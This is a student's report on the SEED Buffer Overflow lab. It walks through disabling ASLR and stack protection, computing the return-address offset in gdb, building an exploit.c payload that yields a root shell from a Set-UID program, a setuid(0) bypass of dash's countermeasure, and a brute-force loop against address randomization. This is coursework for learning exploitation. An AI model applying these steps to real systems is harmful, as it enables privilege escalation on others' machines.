

Buffer Overflow Vulnerability Lab

Submitted to:

Dr. Md. Shariful Islam


Professor, Institute of Information Technology(IIT)

University of Dhaka

Submitted by:

Md Arif Hasan

BSSE-1112



Submission date: 12.09.2022



Institute of Information Technology

Buffer Overflow Attack(SEED Lab):

Buffer overflow is the condition that occurs when a program attempts to put more data in a buffer than it can hold. In this case, buffer denotes a sequential section of memory allocated to contain anything from a character string to an array of integers. Buffer overflow(writing outside the boundary of allocated memory) can corrupt data, crash the program, or can cause the execution of malicious code.

We can take advantage of this buffer overflow to run our malicious code. Here if we replace the return address of the function with the address where malicious code resides then the control will flow to the location of malicious code and thus malicious code will be executed.

Nowadays Operating systems have various countermeasures to prevent buffer overflow. For performing this lab, we will be turning off those countermeasures and then will perform a buffer overflow attack.

2. LAB TASK

2.1) Turning Off Countermeasures: Countermeasures we need to turn off are:


Turning off address space randomization:

Using address space randomization to randomize the starting address of heap and stack in ubuntu is a very renowned feature. By using this technique, guessing the exact address becomes so hard. Guessing the address is the most critical step of a buffer overflow attack.

To perform this lab, initially, we will disable this feature by using this command:

```
sudo sysctl -w kernel.randomize_va_space=0
```

After executing this command in the terminal, the output will be:



```
seedLab [running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[09/07/22]seed@VM:~$ cd codes
[09/07/22]seed@VM:~/codes$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/07/22]seed@VM:~/codes$ sudo ln -sf /bin/zsh /bin/sh
```

Figure 1: Turning off address randomization


Configuring /bin/sh (Ubuntu 16.04 VM only):

The /bin/sh symbolic link points to the /bin/dash shell. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process.

Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID. It will essentially be dropping the privilege. As our victim program is a Set-UID program and our attack also relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. The command for this:

```
sudo ln -sf /bin/zsh /bin/sh
```

After executing this command, the terminal view:



```
kernel.randomize_va_space = 0
[09/07/22]seed@VM:~/codes$ sudo ln -sf /bin/zsh /bin/sh
[09/07/22]seed@VM:~/codes$ touch badfile
[09/07/22]seed@VM:~/codes$ gcc -o stack -g -z execstack -f
```


Figure 2: Configuring /bin/sh

2.2)

Task-1) Running Shellcode:

From the seed ubuntu website, we have downloaded 4 codes. There is a shellcode file, its name is: call_shellcode.c. We compile the program enabling executable permission using execstack option, which allows our code to be executed from the stack.

We will compile it by executing the following code with gcc command. For this the command line and output will be:



```
in/zsh /bin/sh
[08/31/22]seed@VM:~/.../Buffer Overflow$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[08/31/22]seed@VM:~/.../Buffer Overflow$ ./call_shellcode
$
```


Figure 3: Running shellcode with executable permission

2.3) The Vulnerable Program:

Firstly we will compile our stack.c file, which is already stored in our codes folder. Now we run this vulnerable program stack.c with executable permission. We have to include the -fno-stack-protector and "-z execstack" options to turn off the StackGuard and the non-executable stack protections. We have to execute the following command:

```
gcc -DBUF_SIZE=24 -o stack -z execstack -fno-stack-protector stack.c
```

After the compilation, the output will be:




```
[09/07/22]seed@VM: ~/codes$ sudo chown root /bin/255 /bin/511
[09/07/22]seed@VM:~/codes$ touch badfile
[09/07/22]seed@VM:~/codes$ gcc -o stack -g -z execstack -fno-stack-protector stack.c
[09/07/22]seed@VM:~/codes$ gdb stack
GNU gdb (Ubuntu 7.11-1ubuntu1-16.04) 7.11.1
```

Figure 4: Compiling stack.c

After the compilation, we need to make the program a root-owned Set-UID program. We can achieve this by first changing the ownership of the program to root. To enable this we have to run these commands:

```
sudo chown root stack
```

```
sudo chmod 4755 stack
```



```
seed@VM:~/.../Buffer_Overflow$ gcc -DBUF_SIZE
k -z execstack -fno-stack-protector stack.c
seed@VM:~/.../Buffer_Overflow$ sudo chown roo
seed@VM:~/.../Buffer_Overflow$ sudo chmod 475
```

Figure 4: Compiling dash_shell_code with permissions required

2.4)

Task-2) Exploiting the Vulnerability:

As we have a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for badfile. To create this badfile, we have to execute:

```
touch badfile
```

```
[09/07/22]seed@VM:~/codes$ sudo ln -sf /bin/zsh  
[09/07/22]seed@VM:~/codes$ touch badfile  
[09/07/22]seed@VM:~/codes$ gcc -o stack -g -z e
```

Figure 5: Touch bad file

A temporary badfile is created. This file is needed by vulnerable program to debug properly. Now we run the object file of the "stack.c" in debug mode to figure out the size of the stack it has allocated. To open the file debug mode, we have to execute:

```
gdb stack
```

```
[09/07/22]seed@VM:~/codes$ gcc -o stack -g -z execstack -Tno-stack-protector stack.c  
[09/07/22]seed@VM:~/codes$ gdb stack  
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1  
Copyright (C) 2016 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"...  
Reading symbols from stack...done.  
gdb-peda$ h hof
```

Figure 6: Opening *stack* in debug mode

After this, we have to set a breakpoint at bof (setting breakpoint at bof is vulnerable and then run this.

```
b bof
```

```
r..
```

If we execute these commands, the program will stop at breakpoint. We have found the breakpoint is:

0x80484f1

in the file, stack.c

```
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ r
Starting program: /home/seed/codes/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0xbffffeb47 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffeb08 --> 0xbfffed58 --> 0x0
ESP: 0xbfffeae0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484f1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)


[-----code-----]
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:    mov     ebp,esp
0x80484ee <bof+3>:    sub     esp,0x28
=> 0x80484f1 <bof+6>:    sub     esp,0x8
0x80484f4 <bof+9>:    push    DWORD PTR [ebp+0x8]
```

Figure 7: Running *stack* in debug mode

The program is stopped at breakpoint = **0x80484f1**. Now, we have to find out the return address. To find it, we must need the value of ebp. To get this we have to execute:

```
p $ebp
```

The output will be: **\$ebp = 0xbfffeb08**




```
Breakpoint 1, 0x00000000 (str=0xbfffeb47) \DB\003
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb08
gdb-peda$ p &buffer
```

Figure 8: Figuring out starting pointer

We have to find out the starting address of buffer which is buffer[0] so that we can calculate the offset. To get this, we execute:

```
p &buffer
```

Starting address of the buffer is: **\$buffer = 0xbfffeae8**




```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb08
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeae8
gdb-peda$ p 0xbfffeb08 - 0xbfffeae8
```

Figure 9: Figuring out the pointer of the buffer

The offset calculation:

```
p $ebp - &buffer
p $ebp - &buffer
= p 0xbfffeb08 - 0xbfffeae8
= 0x20
= 32(in decimal)
```


The terminal view for this segment:



```
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeae8
gdb-peda$ p 0xbfffeb08 - 0xbfffeae8
$3 = 0x20
gdb-peda$ q
```

Figure 10: Calculating the buffer size

Since the buffer is allocated 32 bytes, the return address of the function will be located at 32+4 = 36 bytes. So we assign the No action values on the bytes before buffer+36. And then copy our shellcode onto the buffer of exploit.c.



```
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer+36)) = 0xbfffeb08 + 0x88;
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Figure 11: Putting no action on the start and then copying the shell code onto the later pointers (exploit.c).

Putting no action on the start and then copying the shell code onto the later pointers (exploit.c).


This shall code:

```
memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
```

Now we remove the dummy bad file. We have to run the file by executing these commands.

```
./exploit and ./stack
```

After running, `./stack` we successfully get the root access.

A terminal window with a dark background and light-colored text. The prompt is [08/30/22]seed@VM:~/.../Buffer Overflow\$. The user enters 'gcc -o exploit exploit.c'. The prompt changes to [08/30/22]seed@VM:~/.../Buffer Overflow\$. The user enters './exploit'. The prompt changes to [08/30/22]seed@VM:~/.../Buffer Overflow\$. The user enters './stack'. The prompt changes to #. The user enters 'id'. The output is uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare). The prompt changes to #.

```
[08/30/22]seed@VM:~/.../Buffer Overflow$ gcc -o exploit exploit.c
[08/30/22]seed@VM:~/.../Buffer Overflow$ ./exploit
[08/30/22]seed@VM:~/.../Buffer Overflow$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```


Figure 12: Gaining the sudo permission (root access)

Task-3)

Defeating dash's Countermeasure

The dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal the real UID. The countermeasure implemented in dash can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system.

```
sudo ln -sf /bin/dash /bin/sh
```



```
[08/31/22]seed@VM:~/.../Buffer_Overflow$ sudo ln -sf /bin/zsh /bin/sh
[09/05/22]seed@VM:~/.../Buffer_Overflow$
```

Figure 12: Configuring the `/bin/sh`

To see how the countermeasure in dash works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out the line and run the program as a Set-UID program (the owner should be root);

```

// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char
    *
    argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    // setuid(0);

    execve("/bin/sh", argv, NULL);
    return 0;
}

```

Figure 13: Dash_Shell_Test with setuid(0) commented out

The terminal view for those segments:

```


[08/31/22]seed@VM:~/.../Buffer Overflow$ gcc dash_shell
_test.c -o dash_shell_test
[08/31/22]seed@VM:~/.../Buffer Overflow$ sudo chown roo
t dash_shell_test
[08/31/22]seed@VM:~/.../Buffer Overflow$ sudo chmod 475
5 dash_shell_test
[08/31/22]seed@VM:~/.../Buffer Overflow$ ./dash_shell_t
est
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#

```

Figure 14: Output and another root access

We see the UID=1000 and euid=0. Which can incur us to stop the program as soon as the system recognizes it.


We then uncomment the line and run the program again;



```
Open [icon] Save
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char
    *
    argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    | setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

Figure 15: Dash_Shell_Test with setuid(0) uncommented

Now we see the UID=0 and euid = 0, since both are the same, we just protected the program from getting terminated by the system.



```
[09/10/22]seed@VM:~$ cd codes
[09/10/22]seed@VM:~/codes$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/10/22]seed@VM:~/codes$ sudo ln -sf /bin/zsh /bin/sh
[09/10/22]seed@VM:~/codes$ sudo chown root dash_shell_test
[09/10/22]seed@VM:~/codes$ sudo chmod 4755 dash_shell_test
[09/10/22]seed@VM:~/codes$ ./dash_shell_test
# ID
zsh: command not found: ID
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Figure 16: Output

Task-4)

Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on Ubuntu's address randomization using the following command.

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

```
[09/10/22]seed@VM:~/codes$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/10/22]seed@VM:~/codes$
```


Figure 17: Turning on Address randomization

Now we open a .sh program named brute_force.sh and paste the following code.

```
kernel.randomize_va_space = 2
[09/10/22]seed@VM:~/codes$ cat brute_force.sh
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(( $duration / 60 ))
sec=$(( $duration % 60 ))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
[09/10/22]seed@VM:~/codes$
```

Figure 19: The brute_force.sh code

Now, we run the sh program with bash `brute_force.sh`. This program prints out the elapsed time and runs the `./stack` program. After running this, I found it broke the program in only 324023 attempts and 6 minutes and 54 seconds.

A terminal window with a dark purple background and light blue text. It shows a loop of running a program and checking for a segmentation fault. The program is running for 15949 to 15954 iterations. Each iteration shows a segmentation fault at a different memory address (26788 to 26793) and the command ./stack is executed. The elapsed time for each iteration is 0 minutes and 21 seconds.

```
0 minutes and 21 seconds elapsed.
The program has been running 15949 times so far.
brute_force.sh: line 13: 26788 Segmentation fault      ./stack
0 minutes and 21 seconds elapsed.
The program has been running 15950 times so far.
brute_force.sh: line 13: 26789 Segmentation fault      ./stack
0 minutes and 21 seconds elapsed.
The program has been running 15951 times so far.
brute_force.sh: line 13: 26790 Segmentation fault      ./stack
0 minutes and 21 seconds elapsed.
The program has been running 15952 times so far.
brute_force.sh: line 13: 26791 Segmentation fault      ./stack
0 minutes and 21 seconds elapsed.
The program has been running 15953 times so far.
brute_force.sh: line 13: 26792 Segmentation fault      ./stack
0 minutes and 21 seconds elapsed.
The program has been running 15954 times so far.
